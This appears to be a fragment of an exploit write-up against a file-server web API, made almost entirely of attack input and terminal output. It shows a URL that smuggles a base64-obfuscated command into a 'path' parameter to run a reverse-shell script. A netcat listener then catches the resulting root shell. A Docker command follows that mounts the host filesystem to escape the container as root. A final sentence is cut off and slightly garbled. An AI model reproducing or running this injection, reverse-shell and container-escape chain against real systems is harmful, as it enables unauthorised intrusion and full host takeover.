[http://localhost:9000/~api/get_ls?path=/tmp/poc%22;python3%20-c%20%22import%20os;import%20base64;os.system\(base64.b64decode\(%27YmFzaCAgL3RtcC9yZXZzaGVsbC5zaA==%27\)\)](http://localhost:9000/~api/get_ls?path=/tmp/poc%22;python3%20-c%20%22import%20os;import%20base64;os.system(base64.b64decode(%27YmFzaCAgL3RtcC9yZXZzaGVsbC5zaA==%27)))

```
matrioshka@matrioshka:~$ busybox nc -lp 4444
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@985186b7c349:~/.hfs# id
id
uid=0(root) gid=0(root) groups=0(root)
root@985186b7c349:~/.hfs# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
13: eth0@if14: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
        inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0
            valid_lft forever preferred_lft forever
```

```
matrioshka@matrioshka:~ | gueil@kali: ~/Downloads |
root@985186b7c349:~/hfs# docker run -v /:/mnt --rm -i ubuntu:20.04 chroot /mnt sh
docker run -v /:/mnt --rm -i ubuntu:20.04 chroot /mnt sh
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
This requires the user to be privileged enough to run docker, i
root.
```